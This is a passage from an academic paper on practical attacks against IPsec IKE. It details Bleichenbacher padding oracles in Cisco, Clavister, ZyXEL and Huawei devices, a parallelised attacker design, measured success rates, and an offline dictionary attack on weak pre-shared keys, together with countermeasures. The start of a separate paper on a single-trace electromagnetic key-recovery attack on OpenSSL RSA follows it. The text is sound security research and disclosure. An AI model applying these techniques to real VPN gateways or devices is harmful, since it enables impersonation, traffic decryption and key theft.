Ciphertext $c_{n_I}$ in Figure 4 is the target of our attack. This ciphertext is sent with message $m_3$ of an IKEv1 handshake. After sending an invalid ciphertext to our Cisco router, no error message is sent back to the initiator. Instead, the router retransmits message $m_2$ to the initiator after one second has elapsed. If the router succeeds decrypting the message, $m_4$ is sent immediately to the initiator. This is clearly a Bleichenbacher oracle.

## 5.1 Testing the Oracle's Strength

For testing PKCS #1 v1.5 compliance, after decrypting $c_{n_I}$, the responder should check if the first two bytes of the plaintext are indeed `0x00 0x02`, if the following eight bytes are non-zero, and then search for the first zero byte. All data following this zero byte are considered the decrypted message.

Our test device performs all these checks after decrypting $c_{n_I}$. As an edge case, Cisco's implementation also accepts a plaintext that entirely consists of padding, i. e. where the zero byte separating padding and message is the last byte of the plaintext. Furthermore, IOS ignores $c_{ID_I}$ and determines the public key to use for its response based on the IP address of the initiator. One can even omit $c_{ID_I}$ when constructing $m_3$; it does not have any effect on the Bleichenbacher oracle.

This makes the Cisco oracle a *FFT* oracle based on the observations made by Bardou et al. [7]. The probability to get a valid padded message for such an *FFT* oracle is $Pr(P|A) = 0.358$ with $Pr[A] \approx 2^{-16}$ being the probability that the first two bytes are 0x0002 [7, 9]. For a 128-byte RSA modulus, the probability $Pr(P|A)$ can be computed as follows:

$$Pr(P|A) = (\tfrac{255}{256})^8 * (1 - (\tfrac{255}{256})^{118}) \approx 0.358$$

Based on the assumption made by Bleichenbacher we would need 371,843 requests for a 1024-bit modulus (128 bytes):

$$\frac{(2*2^{16}+16*128)}{Pr(P|A)} = 371,843$$

However, Bleichenbacher made his heuristic approximation based on the upper bound, not the mean value. Furthermore, we implemented the optimized Bleichenbacher attack as proposed by Bardou et al. [7], thus, we need fewer requests (247,283 on average) to mount the decryption attack.

## 5.2 Performance Restrictions

**Oracle Performance Restrictions.** In order to investigate the performance restriction we used the debug logs of Cisco IOS. There one can see that IKE handshakes are processed by a state machine. This state machine enforces some non-cryptographic boundary conditions, which have impact to the performance of a Bleichenbacher attack against Responder *B*. For example, IOS has a limit for concurrent SAs under negotiation of 900.

Unfortunately, Cisco's implementation is not optimized for throughput. From our observations, we assume that all cryptographic calculations for IKE are done by the device's CPU despite it having a hardware accelerator for cryptography. One can easily overload the device's CPU for several seconds with a standard PC bursting handshake messages, even with the default limit for concurrent handshakes. Moreover, even if the CPU load is kept below 100 %, we nevertheless observed packet loss. With 1024-bit RSA keys, our test device is capable of handling only 850 Bleichenbacher requests per second on average. We also saw significant CPU load after around 64,000 Bleichenbacher oracle requests, possibly caused by a memory limitation of our test device. For other devices or more powerful ones, this is probably not a limitation. Another possible reason is that hash collisions occur when the device needs to store many cookie-value pairs in its SA database due to the high amount of IKE handshakes during the attack.

**Attack Performance Restrictions.** For an attack, Responder *A* has to be held waiting. Here, a limitation in IKEv1 is the *quick mode timer*. It is started after receiving the first handshake message. If the quick mode handshake (i. e. phase 2 of the IKE handshake) is not completed after 75 seconds, this timer cancels the handshake deleting all ephemeral values like the cookie $c_R$, the nonce $n_R$, and the DH secret $y$.

Furthermore, the state machine maintains an error counter with a fixed limit of five. Every time an erroneous message is received or the device retransmits a message during Phase 1, the counter is incremented. Retransmissions happen every ten seconds if no message was received during that time, which we refer to as *SA timeouts*. After a fifth retransmission of any Phase 1 packet, IOS waits one last time for ten seconds before canceling the handshake. This translates to a maximum of 60 seconds between two messages sent from the peer.

For an attack, the attackers require the victim's DHKE share that is sent with message $m_3$ or $m_4$, depending on the role the attackers play. If the attackers play the role of an initiator, a Bleichenbacher attack has to be successful within the maximum of 60 seconds between messages $m_4$ and $m_5$. If the attackers play the role of a responder, a few seconds can be gained by delaying message $m_4$ slightly below ten seconds so that no retransmission is triggered.

In Cisco's IKEv2 implementation, timers are more relaxed. Here, an attack can take up to 240 seconds until a timeout occurs.

# 6 Bleichenbacher Oracles in implementations by Clavister & ZyXEL

Clavister cOS and the firmware of ZyXEL ZyWALL USGs do not officially support the PKE authentication mode. It is not documented in their manuals and the web and command line interfaces do not offer any configuration option for it. Nevertheless, both implementations responded to handshake proposals with PKE authentication in our tests. For these, we used a virtual Clavister cOS Core in version 12.00.06 and a ZyXEL ZyWALL USG 100 running firmware version 3.30 (AQQ.7).

For PKE authentication, both implementations use the key pair that is configured for IKEv1 authentication with signatures. Both implementations show the same behavior regarding the handling of IKEv1 (e. g. both respond with identical error messages).

PKE authentication with Clavister and ZyXEL is nonfunctional since one cannot configure public keys for peers. Therefore, we always expect an error notification after sending message $m_3$. When sending an invalid ciphertext $c_{n_I}$ with message $m_3$, we receive an error message containing only 16 seemingly random bytes. A valid $c_{n_I}$ instead triggers an error message containing the string "Data length too large for private key to decrypt". While the error message itself is misleading (the ciphertext can in fact be decrypted by the private key), the difference in the error messages is clearly a Bleichenbacher oracle.

Clavister and ZyXEL perform the same checks as Cisco. Therefore, the strength of the oracle and the estimated amount of messages is identical to the Cisco case. We did not evaluate the performance of an attack against these oracles.

# 7 Bleichenbacher Oracle in Huawei Secospace USG2000 series

We identified Huawei as another large network equipment supplier who offers the RPKE mode with certain devices such as their Secospace USG2000 series [18]. For our tests, we used a Huawei Secospace USG2205 BSR firewall running firmware version V300R001C10SPC700.



Figure 8: IKEv1 in Phase 1 using main mode with RPKE based authentication. Differences to Figure 4 are highlighted.

The steps for setting up an IPsec configuration are very similar to Cisco. We started with the default configuration and generated an RSA key pair. Importing the RSA public key of our *Scapy* based test initiator turned out to be a little more complicated since the required data format is non-standard. Similar to Cisco, we configured a proposal, a policy, and a policy-template so that only IKEv1 with RPKE authentication is allowed.

Again, ciphertext $c_{n_I}$ (cf. Figure 8) is the target of our attack. After sending an invalid ciphertext with $m_3$ to the device, the firewall does not send an error message back to the initiator. In contrast to Cisco's implementation, there are no retransmissions. If the firewall succeeds in processing the message, $m_4$ is sent to the initiator. This is also clearly a Bleichenbacher oracle.

## 7.1 Testing the Oracle's Strength

Huawei's firewall also performs all PKCS #1 v1.5 checks mentioned in subsection 5.1 after decrypting $c_{n_I}$. Therefore, Huawei's oracle is similar to the *FFT* oracle.

However, the constraints of the RPKE mode reduce the strength of the oracle. If all PKCS #1 v1.5 checks were successful, the ephemeral key $ke_I$ is derived and used to decrypt the identity payload $c_{ID_I}$ in order to determine the public key to use for its response. Unfortunately, during a Bleichenbacher attack the attackers do

not know which $ke_I$ is derived. There is no way for attackers to distinguish a failed PKCS #1 v1.5 check from a failed decryption of $c_{ID_I}$. This reduces the probability to get a Case 1 answer from Huawei by the factor $\frac{112}{256}$. Thus, Huawei's Bleichenbacher oracle has an additional false negative rate of 56.64 %, which is explained in more detail in the next section. Consequently, we estimate that a successful attack requires $371,843/(1-0.5664) = 857,571$ requests.

## 7.2 Oracle Performance Restrictions

RFC 2409 defines an unusual padding for messages encrypted using symmetric algorithms: The message is padded with zero bytes. The last padding byte contains the number of zero bytes inserted. Padding is mandatory even if this requires an additional block containing only padding. Figure 9 gives examples of this padding.



Figure 9: The padding scheme for symmetric encryptions defined by RFC 2409.

Huawei's implementation of this padding is odd: There are no checks whether the padding bytes are in fact zero-bytes. The implementation only reads the last byte and removes the given number of bytes together with the padding length byte. It does not verify whether the value of the padding length byte is larger than the block length of the negotiated algorithm. It only cancels processing if the value of the padding length byte is larger than the decrypted ciphertext or if the padding length byte is zero.

In contrast to Cisco, we observed that the Huawei device as responder thoroughly checks the identity payload $c_{ID_I}$ sent by the initiator. It has to be present, its length has to be a multiple of the symmetric algorithm's block length, and the plaintext needs to be correctly padded in terms of the checks described above. If the plaintext identity $ID_I$ after removing the padding is 121 or less bytes in length, the device however ignores the identity value and continues the handshake using the initiator's configured public key based on its IP address. If $ID_I$ is 122 bytes long, the device crashes and reboots, which takes several minutes. If $ID_I$ is 123 to 255 bytes long, $ID_I$ is used to determine the public key of the initiator. If $ID_I$ is more than 256 bytes long, the Huawei device also crashes and reboots.

This complicates a Bleichenbacher attack scenario: Even if the attackers hit a PKCS #1 v1.5 compliant message, the decrypted value (i. e. what the device treats as the nonce $n_I$) is unknown to them. This value is then used to derive the key $ke_I$, which in turn is used to decrypt $c_{ID_I}$ supplied by the attackers. Since the attackers do not have $ke_I$, they cannot construct any $c_{ID_I}$ that decrypts to a meaningful $ID_I$. During our tests, we sent random bytes for $c_{ID_I}$ to our test device. However, even without influence on $ID_I$, the attackers can adjust the length of $c_{ID_I}$.

Here, the attackers have to deal with two contradicting restrictions: On the one hand, it is necessary to keep the length of $ID_I$ below 122 bytes to prevent both a crash and the evaluation of the value of $ID_I$. On the other hand, no assumptions on the padding length byte can be made. The longer the length of $c_{ID_I}$, the higher the possibility that the value of the padding length byte is below the plaintext length so that no padding error occurs.

Regardless of the length of $c_{ID_I}$, the padding length byte can only decrypt to one of 256 possible values. Taking into account that the length of $c_{ID_I}$ has to be a multiple of 16 (the block length of AES), the attackers have to choose between a $c_{ID_I}$ with a length of 128 bytes and one with 112 bytes. For 128 bytes, all padding length byte values above 121 and zero will make the device not respond, either due to a padding error, an evaluation of $ID_I$, or a crash. This way, the Bleichenbacher oracle has an additional false negative rate of 47.66 %.

For 112 bytes, the chance of getting a Case 1 answer is slightly lower. Now, all padding length byte values above 111 and zero will make the device not respond due to the padding error. With this choice, the Bleichenbacher oracle has an additional false negative rate of 56.64 %. However, this choice eliminates the chance of hitting the crash condition with 122 bytes. Therefore, we recommend a length of 112 bytes for $c_{ID_I}$, which favors reliability of the attack over speed.

# 8 Implementing Bleichenbacher Attacks

For our proof-of-concept attack, we focused on our Cisco test device due to the high false negative rate of the Huawei oracle. In order to keep the required time for an attack below the limits, we built a highly parallelized Bleichenbacher attacker using Java (cf. Figure 10). This tool pipelines all steps of the attack through *IN* and *OUT* queues and keeps track of used and unused SAs.

**SA States.** There is a global limit of 900 Phase 1 SAs under negotiation per Cisco device in the default configuration. If this number is exceeded, one is blocked. Thus, one cannot start individual handshakes for each Bleichenbacher request to issue. Instead, SAs have to be reused as long as their error counter allows.

For that, we are pooling SAs and tracking their states. This is necessary since for example receiving a message $m_2$ can have three meanings: (1.) The SA has been cre-

ated as a response to a message $m_1$, (2.) a Bleichenbacher request was not successful and message $m_2$ was a retransmission after one second, or (3.) the SA was not recently used for a request and message $m_2$ was a retransmission after ten seconds.

When preparing a Bleichenbacher request, an SA is taken from the *unused SA* pool and put into the *used SA* pool to ensure that SAs are not mixed up. In a parallel attack, constant SA state checks at all processing steps are required. After receiving a response to a Bleichenbacher request, we return the corresponding SA to the *unused SA* pool.

In our Bleichenbacher attacker, an SA can only be in one out of eight states. The life of an SA starts with the generation of an initiator cookie $c_I$. With it, the first message $m_1$ is send and the state of the SA is set to *PRESTART*. When we receive a corresponding message $m_2$, we store the responder cookie value for that SA and update its state to *FRESH*. From now on, every time we receive a message $m_2$ for that SA, we increment its state from *FIRST* to *FIFTH*. After the *FIFTH* state is reached and another timeout or Bleichenbacher response is received, we set the state to *EXHAUSTED* and remove the SA from the *unused SA* pool.

**Packet and Network Pool.** For a fast attack, we require an efficient packet builder and analyzer. The former only creates either first messages ($m_1$) for SA generation or third messages ($m_3$) for Bleichenbacher requests. The latter analyzes the responses from the Bleichenbacher oracle. Our packet builder uses static bytes sequences for the messages updating only the cookie values and encrypted nonce payloads. We omit the identity payload $c_{ID_I}$ from $m_3$ in order to save an unnecessary public key decryption. The analyzer only needs the length of a received message and the values of two bytes at specific positions in order to distinguish Bleichenbacher responses from timeout packets.

For sending and receiving packets with multiple threads, we use *Java NIO DatagramChannels* and *NIO Selectors*.

**Bleichenbacher Producer and Consumer.** A special producer thread executes the Bleichenbacher attack against a target and distributes the computations to consumers. We implemented two distribution mechanism (multiple and single interval) in order to address the different steps in Bleichenbacher's attack.

The consumers do the expensive computations for the Bleichenbacher attack. In order to address the different computations in the two attack variants (standard and optimized), the consumers are provided with a task description of whether a multiplication or a division of the ciphertext is required. Other consumers are used to verify the results from the packet analyzer and to notify the producer in case a valid padding was found.

**Cisco Oracle Simulator.** In order to accelerate our evaluation process, we first queried our test device with different valid and invalid PKCS #1 v1.5 messages. After that, we analyzed its responses and reimplemented its behavior as a local multi-threaded simulator. Thus, the speed of finding valid PKCS #1 v1.5 messages is only limited by the hardware resources of the attackers' systems.

## 8.1 Evaluation of the Bleichenbacher IKEv1 Decryption Attack

For the decryption attack from subsection 4.2 on Cisco's IKEv1 responder, we need to finish the Bleichenbacher attack in 60 seconds. If the public key of our ASR 1001-X router is 1024 bits long, we measured an average of 850 responses to Bleichenbacher requests per second. Therefore, an attack must succeed with at most 51,000 Bleichenbacher requests.

Based on this result, we used our Cisco oracle simulator to measure the percentage of attacks that would succeed before the time runs out. These results can be found in Figure 11.

**Standard Bleichenbacher.** In total, we executed 990 decryption attacks with a 1024-bit public key and different encrypted nonces. On average, a decryption using Bleichenbacher's original algorithm requires 303,134 requests. However, in 78 simulations, we needed less than 51,000 request to decrypt the nonce and thus could have impersonated the router.

**Optimized Bleichenbacher.** For the optimized Bleichenbacher algorithm, we executed 200 attacks against our Cisco oracle simulator with different nonces and a 1024-bit key. On average, we gained a reduction for requests by approximately 18 % (247,283) using 3,000 trimmers for each attack. The amount of attacks that require less than 51,000 requests increases from 7.88 % to 26.20 %.

**Real Cisco Hardware.** For an attack against the real hardware, the limitations of Cisco's IKEv1 state machine are significant. The main obstacle is the SA management: Once the attackers negotiate several thousand SAs with the router, its SA handling becomes very slow.

We managed to perform a successful decryption attack against our ASR 1001-X router with approximately



Figure 10: Design of our highly parallelized Bleichenbacher attacker.



Figure 11: Statistics of 990 standard decryption, 439 optimized decryption, and 542 signature-forgery attacks against our Cisco Bleichenbacher oracle simulator.

19,000 Bleichenbacher requests. However, due to the necessary SA negotiations, the attack took 13 minutes.

Note that a too slow Bleichenbacher attack does not permanently lock out attackers. If a timeout occurs, they can just start over with a new attack using fresh values hoping to require fewer requests. If the victim has deployed multiple responders sharing one key pair (e. g. for load balancing), this could also be leveraged to speed up an attack.

## 8.2 Evaluation of the Bleichenbacher IKEv2 Signature Forgery Attack

For our attack with forged signatures, we have 240 seconds time. Therefore, we may issue 204,000 Bleichenbacher requests before the time runs out. The timeout limits of IKEv1 are irrelevant for this attack; the IKEv1 handshake is only used to forge the signature we need for message $m_5$ in IKEv2 (cf. Figure 7).

Like with the decryption attack, we used our Cisco oracle simulator in order to speed up the evaluation. We simulated 542 attacks with a 1024-bit key and random messages padded as PKCS #1 v1.5 for signatures. From these attacks, 121 signatures needed less than 204,000 Bleichenbacher requests (on average 508,520). Thus, 22 % of our attack simulations would have been fast enough to allow attackers to impersonate a Cisco router. Note that due to the increased time limit, attacking IKEv2 with a forged signature has a higher success rate than the same attack on IKEv1.

# 9 Offline Dictionary Attack against Weak PSKs

PSKs as authentication method are often found in scenarios where users authenticate against services such as websites and computer logins. Other applications include interconnecting devices like with Bluetooth, Wi-Fi, or IKE. In the case of IKE, knowing the PSK allows attackers to impersonate any of the peers of an IPsec connection. We will show in the following section how to mount offline dictionary attacks against IKEv1 and IKEv2.

## 9.1 IKEv1 with Weak Pre-Shared Keys

It is well known that the PSK based mode of authentication is vulnerable to an offline dictionary attack when used together with the aggressive mode of IKEv1 Phase 1. This has actually been exploited in the past [5]. For the main mode however, only an online attack against PSK authentication was thought to be feasible. This required attackers to initiate many handshake attempts to try all different passwords making it likely to be detected.

We present an attack that only requires a single handshake in which attackers simulate a responder. With it, the attackers learn enough information to mount an offline dictionary attack. Thus, they can learn the PSK and can thus impersonate any party or act as a *Man in the Middle*.

On the network, the attackers wait for the victim to initiate a handshake with a responder. If victim and responder already have an active connection, the attackers



Figure 12: IKEv1 in Phase 1 using main mode with PSK based authentication. Differences to Figure 3 are highlighted.

may enforce a new handshake by dropping all packets of the already established connection, which will eventually lead to a new handshake.

During this handshake, the attackers do not forward the packets to the responder but rather simulate to be the responder (e. g. by spoofing its IP address). The attackers act as normal responder performing the Phase 1 protocol and record all messages exchanged until they receive message $m_5$.

With message $m_5$, the attackers receive $ID_I$ and $MAC_I$, encrypted with $k_e$ (cf. Figure 12). Of all the values that $m_5$ is generated from, the attackers only lack knowledge of $ID_I$ and the key $k$. $ID_I$ is easy to guess, as often it is just the IP address of the initiator. The key $k = \mathsf{PRF}_{PSK}(n_I, n_R)$ is directly derived from the PSK the attackers want to learn.

This allows an offline dictionary attack against the PSK. To check whether the guessed PSK is correct, the attackers can derive $k$ and the other three keys. If the attackers' candidate for $k_e$ is capable of decrypting message $m_5$, the attack is successful and the attackers learn the PSK. This is possible since the plaintext of message $m_5$ has a known structure beginning with the known $ID_I$.

**Evaluation, Impact and Countermeasure.** To verify the attack, we implemented and tested it against the open source IKE implementation *strongSwan* in version 5.5.1. Since the attack solely relies on the protocol specification and does not depend on any implementation error, we believe every RFC-compliant implementation of IKEv1 to be vulnerable. Therefore, the main mode PSK authentication has to be considered as insecure as the aggressive mode one. The only available countermeasure against this attack is choosing a cryptographically strong PSK that resists dictionary attacks.

## 9.2 IKEv2

In general, IKEv2 is perceived to be more secure than IKEv1. However, the attack described above works similarly against IKEv2. The current standard RFC 5996 [23] mentions that it is generally not smart to rely only on a user chosen password and recommends to use IKEv2 together with EAP (Extensible Authentication Protocol) protocols. However, in practice IKEv2 is usually used without EAP.

Instead of using IKEv2 together with some EAP-TLS variant (like EAP-TTLS with EAP-MD5), one could also switch to OpenVPN and thus reduce the overhead from tunneling TLS in IKEv2. Moreover, the advice from RFC 5996 is misleading since some EAP modes like EAP-MD5 or EAP-MSCHAPv2 also do not prevent offline dictionary attacks, they just require the attackers to shift from IKE to attacking EAP. Ultimately, our research indicates that implementations only support IKEv2 with EAP for remote access of a user to a network. Site-to-site scenarios are not covered by this construction and therefore remain vulnerable to the attack.

# 10 Related Work

**IPsec and IKE** For some time, real-world cryptographic research in the area of IPsec concentrated on the encryption layer. Thus, the security of ESP is well understood today, thanks to major contributions from Paterson et al. in 2006–2007. Their work shows vulnerabilities affecting encryption-only configurations of ESP due to flaws in the standard and its implementations [14, 28]. These flaws can be resolved by integrity protection. However, in 2010 they also showed that a particular integrity protection – namely a MAC-then-encrypt configuration – also leads to a plaintext-recovery attack [15].

Research paid only little attention to IKE. The Logjam paper [5] discovered that some of the most used DH groups standardized for IKE offer an attack surface if the attackers are able to perform costly precomputations. Another contribution by Checkoway et al. shows that the random number generator used by VPN devices from Juniper Networks was manipulated leading to a passive decryption vulnerability [11]. However, both these findings do not target IKE itself, but rather the parameters of underlying cryptographic building blocks.

**Bleichenbacher Attacks.** Even though the seminal work by Bleichenbacher dates back to 1998 [9], Bleichenbacher vulnerabilities are discovered regularly. Though the vulnerability is not protocol-related, the majority of vulnerabilities have been found in TLS implementations. A paper by Meyer et al. found Bleichen-

bacher vulnerabilities in OpenSSL, JSSE (Java Secure Socket Extension), and a TLS hardware accelerator chip [27]. Somorovsky showed that MatrixSSL was also affected [29]. Recently, the ROBOT survey showed that thousands of domains on the Internet were running Bleichenbacher vulnerable servers, among them Facebook and PayPal [10].

**Cross Protocol Attacks.** VPNs have already been target of cross protocol attacks. One has been found in PPTP (Point-to-Point Tunneling Protocol) VPNs [17]. Another famous cross protocol attack is DROWN [6], which exploits the broken SSL 2.0 to break the current TLS 1.2. In 2012, Mavrogiannopoulos et al. described a cross-protocol attack against all TLS versions using explicit elliptic curve Diffie-Hellman parameters [26]. A paper by Jager et al. [20] shows how to attack TLS 1.3 and QUIC from a Bleichenbacher oracle in some implementation of previous TLS versions.

## 11 Conclusion

In this paper, we have shown that *all* versions and variants of the IPsec's Internet Key Exchange (IKE) protocol can be broken, given two entry points.

The first entry point is weak PSKs. Offline dictionary attacks are possible against all three different variants, with two different adversaries: IKEv1 PSK in aggressive mode can be broken by a passive adversary, and both IKEv1 PSK in main mode and IKEv2 PSK can be broken by an active adversary who acts as a responder.

The second entry point is Bleichenbacher oracles in the IKEv1 PKE and RPKE variants. We have shown that such oracles exist in Cisco, Clavister, Huawei, and ZyXEL devices, and have computed their strength. Given an oracle of this strength, we were able to show that under the attack restrictions imposed by Cisco's default values, we could successfully attack *all* public key-based variants of IKEv1 and IKEv2 with success probabilities between 7 % and 26 % in a single attempt. Therefore, by repeating the attacks, all implementations can be broken. In this work, we focus on IKE implementations. However, if network devices reuse RSA key pairs for other services like SSH, TLS, etc., further attack surfaces could arise.

To counter these attacks, both entry points must be closed: Only high entropy PSKs should be used, and both PKE and RPKE modes should be deactivated in all IKE devices. It is not sufficient to configure key separation on the sender side. All receivers must also be informed about this key separation – novel solutions are required to achieve this task.

## Acknowledgments

The authors wish to thank Juraj Somorovsky and Tibor Jager with whom we had long conversations regarding Bleichenbacher attacks. Thanks to Cisco who provided us test hardware for our experiments. This paper is based in part upon work in the research projects *SyncEnc* and *VERTRAG*, which are funded by the German Federal Ministry of Education and Research (BMBF, FKZ: 16KIS0412K and 13N13097), as well as the *FutureTrust* project funded by the European Commission (grant 700542-Future-Trust-H2020-DS-2015-1).

## Notes

[1] RFC 2409 calls these keys SKEYID, $\texttt{SKEYID}_d$, $\texttt{SKEYID}_a$, and $\texttt{SKEYID}_e$. We shorten these names for brevity.

[2] RFC 2409 calls these values HASH. This is misleading, since in practice the HMAC version of the negotiated hash algorithm is used as PRF. Therefore, we use the name MAC.

# A IKEv1 with Signature Authentication

The IKEv1 and IKEv2 signature authentication modes are similar and both target of our signature forgery attack. Supplementary to the description of the IKEv2 variant (cf. Figure 6), here we present the IKEv1 signature authentication mode in detail. Figure 13 shows the message flow for this mode.

First, the initiator creates a set of proposals consisting of algorithms, key lengths, and additional parameters and sends it with his initiator cookie to the responder. The responder selects a proposal based on his configured policies. After that, initiator and responder exchange DHKE parameters and nonces.

Both peers are now able to derive all symmetric keys. In order to confirm the keys and authenticate against each other, a MAC is computed by each party using key $k$ from the key derivation. Subsequently, two signatures are generated by the peers: one over $\mathsf{MAC}_I$ and one over $\mathsf{MAC}_R$. After both peers exchanged their signatures and optionally the corresponding certificates, they validate the signatures and continue with Phase 2 only if the signatures are valid.



Figure 13: IKEv1 in Phase 1 using main mode with signature based authentication. Differences to Figure 3 are highlighted.

# B PKCS#1 Padding

In the following, $a||b$ denotes concatenation of strings $a$ and $b$. $a[i]$ references the $i$-th byte in $a$. $\ell_a$ is the byte-length of string $a$. $(N,e)$ denotes an RSA public key, where $N$ is the public modulus and $e$ is the public exponent. The corresponding secret exponent is $d = 1/e \bmod \phi(N)$.



Figure 14: PKCS #1 v1.5 padding for RSA public key encryption

The PKCS #1 v1.5 encryption padding scheme [21] randomizes encryptions by requiring the encoding shown in Figure 14. To encrypt a plaintext message $n$ (here, a nonce), the following steps have to be performed:

1. The encrypter generates a random byte string $P$ of length $\ell_P = \ell_N - \ell_n - 3$. $P$ must not contain 0x00 bytes (i. e. $P[i] \neq \texttt{0x00} \quad \forall i \in [1...\ell_P]$). Furthermore, $P$ must be at least eight bytes long ($\ell_P \geq 8$).
2. The message with padding before encryption is $m = \texttt{0x00}||\texttt{0x02}||P||\texttt{0x00}||n$.
3. The ciphertext is computed as $c = m^e \bmod N$.

To decrypt such a ciphertext, the naïve decrypter performs the following steps:

1. Compute $m = c^d \bmod N$.
2. Check if $m[1]||m[2] = \texttt{0x00}||\texttt{0x02}$. Reject the ciphertext otherwise.
3. Check if $m[i] \neq \texttt{0x00} \quad \forall i \in [3...10]$. Reject the ciphertext otherwise.
4. Search for the first $i > 10$ such that $m[i] = \texttt{0x00}$. Reject the ciphertext if no $i$ is found.
5. Recover the message $n = m[i+1]||...||m[\ell_N]$

However, if the attackers learn whether the decrypter rejects messages due to the checks performed in steps 2–4, the decrypter is susceptible to Bleichenbacher's attack.

# C Key Types of Cisco IOS

Our key reuse attack assumes that the same RSA key pairs are used for encryption and signatures. When generating RSA key pairs, Cisco IOS gives the administrator a choice: The default is to create *general-keys*, which generates a single key pair for all authentication methods that is vulnerable to our attacks. The other option is to

create *usage-keys*, through which two RSA special-usage key pairs – one encryption pair and one signature pair – are generated. In their documentation [12], Cisco states the following:

> If you plan to have both types of RSA authentication methods in your IKE policies, you may prefer to generate special-usage keys. With special-usage keys, each key is not unnecessarily exposed. (Without special-usage keys, one key is used for both authentication methods, increasing the exposure of that key.)

We have not evaluated whether special usage keys are a working countermeasure against our key reuse attack.

# One&Done: A Single-Decryption EM-Based Attack on OpenSSL's Constant-Time Blinded RSA

## Abstract

This paper presents the first side channel attack approach that, without relying on the cache organization and/or timing, retrieves the secret exponent from a single decryption on arbitrary ciphertext in a modern (current version of OpenSSL) fixed-window constant-time implementation of RSA. Specifically, the attack recovers the exponent's bits during modular exponentiation from analog signals that are unintentionally produced by the processor as it executes the constant-time code that constructs the value of each "window" in the exponent, rather than the signals that correspond to squaring/multiplication operations and/or cache behavior during multiplicand table lookup operations. The approach is demonstrated using electromagnetic (EM) emanations on two mobile phones and an embedded system, and after only one decryption in a fixed-window RSA implementation it recovers enough bits of the secret exponents to enable very efficient (within seconds) reconstruction of the full private RSA key.

Since the value of the ciphertext is irrelevant to our attack, the attack succeeds even when the ciphertext is unknown and/or when message randomization (blinding) is used. Our evaluation uses signals obtained by demodulating the signal from a relatively narrow band (40 MHz) around the processor's clock frequency (around 1GHz), which is within the capabilities of compact sub-$1,000 software-defined radio (SDR) receivers.

Finally, we propose a mitigation where the bits of the exponent are only obtained from an exponent in integer-sized groups (tens of bits) rather than obtaining them one bit at a time. This mitigation is effective because it forces the attacker to attempt recovery of tens of bits from a single brief snippet of signal, rather than having a separate signal snippet for each individual bit. This mitigation has been submitted to OpenSSL and was merged into its master source code branch prior to the publication of this paper.

## 1 Introduction

Side channel attacks extract sensitive information, such as cryptographic keys, from signals created by electronic activity within computing devices as they carry out computation. These signals include electromagnetic emanations created by current flows within the device's computational and power-delivery circuitry [2, 3, 14, 21, 33, 46], variation in power consumption [9, 12, 15, 17, 23, 26, 34, 35, 36, 41], and also sound [6, 16, 24, 42], temperature [13, 29], and chasis potential variation [23] that can mostly be attributed to variation in power consumption and its interaction with the system's power delivery circuitry. Finally, not all side channel attacks use analog signals: some use faults [11, 25], caches [8, 43, 44], branch predictors [1], etc.

Most of the research on physical side-channel attacks has focused on relatively simple devices, such as smartcards and simple embedded systems, where the side-channel signals can be acquired with bandwidth much higher than the clock rates of the target processor and other relevant circuitry (e.g. hardware accelerators for encryption/decryption), and usually with highly intrusive access to the device, e.g. with small probes placed directly onto the chip's package [19, 35]. Recently, attacks on higher-clock-rate devices, such as smartphones and PCs , have been demonstrated [7, 20, 21, 22]. They have shown that physical side channel attacks are possible even when signals are acquired with bandwidth that is much lower than the (gigahertz-range) clock rates of the processor, with less-intrusive access to the device, and even though advanced performance-oriented features, such as super-scalar (multiple instructions per cycle) execution and instruction scheduling, and system software activity, such as interrupts and multiprocessing, cause significant variation in both shape and timing of the signal produced during cryptographic activity.

To overcome the problem of low bandwidth and variation, successful attacks on high-clock-rate systems tend

to focus on parts of the signal that correspond to activity that takes many processor cycles. A representative example of this is decryption in RSA, which consists of modular exponentiation of the ciphertext with an exponent that is derived from the private key. The attacker's goal is to recover enough bits of that secret exponent through side-channel analysis, and use that information to compute the remaining parts of the secret key. Most of the computational activity in large-integer modular exponentiation is devoted to multiplication and squaring operations, where each squaring (or multiplication) operation operates on large integers and thus takes many processor cycles.

Prior physical side-channel attacks on RSA rely on classifying the signals that correspond to large-integer square and multiply operations that together represent the vast majority of the computational work when performing large-integer exponentiation [10, 20, 23, 24]. Between these long-lasting square and multiply operations are the few processor instructions that are needed to obtain the next bit (or group of bits) of the secret exponent and use that to select whether the next large-integer operation will be squaring or multiplication, and/or which operands to supply to that operation. The focus on long-lasting operations is understandable, given that side channel attacks ultimately recover information by identifying the relevant sub-sequences of signal samples and assessing which of the possible categories is the best match for each sub-sequence. The sub-sequences that correspond to large-integer operations produce long sub-sequences of samples, so they 1) are easier to identify in the overall sequence of samples that corresponds to the entire exponentiation, and 2) provide enough signal samples for successful classification even when using relatively low sampling rates.

However, the operands in these large-integer operations are each very regular in terms of the sequence of instructions they perform, and the operands used in those instructions are ciphertext-dependent, so classification of signals according to exponent-related properties is difficult unless 1) the sequence of square and multiply operations is key-dependent or 2) the attacker can control the ciphertext that will be exponentiated, and chooses the ciphertext in a way that produces systematically different side channel signals for each of the possible exponent-dependent choices of operands.

## 1.1 Our Contributions

In this paper we present a side-channel attack that is based on analysis of signals that correspond to the brief computation activity that computes the value of each window during exponentiation, i.e. activity *between* large-integer multiplications, in contrast to most prior work that focuses on the large-integer multiplications themselves and/or the table lookups that obtain the multiplicand for the computed window value. The short duration of these window value computations may hinder signal-based classification to some extent. However, the values these computations operate on are related to the individual bits of the secret exponent and not the message (ciphertext). This absence of message-induced variation allows the small variation caused by different values of an individual exponent bit to "stand out" in the signal and be accurately matched to signals from training. More importantly, this message-independence makes the new attack completely immune to existing countermeasures that focus on thwarting chosen-ciphertext attacks and/or square/multiply sequence analysis.

The experimental evaluation of our attack approach was performed on two Android-based mobile phones and an embedded system board, all with ARM processors operating at high (800 MHz to 1.1 GHz) frequencies, and the signal is acquired in the 40 MHz band around the clock frequency, resulting in a sample rate that is $<5\%$ of the processor's clock frequency, and well within the signal capture capabilities of compact commercially available sub-$1,000 software-defined radio (SDR) receivers such as the Ettus B200-mini. The RSA implementation we target is the constant-time fixed-window implementation used in OpenSSL [38] version 1.1.0g, the latest version of OpenSSL at the time this paper was written. Our results show that our attack approach correctly recovers between 95.7% and 99.6% (depending on the target system) of the secret exponents' bits from the signal that corresponds to *a single instance of RSA decryption*, and we further verify that the information from each instance of RSA encryption/signing in our experiments was sufficient to quickly (on average $<1$ second of execution time) fully reconstruct the private RSA key that was used.

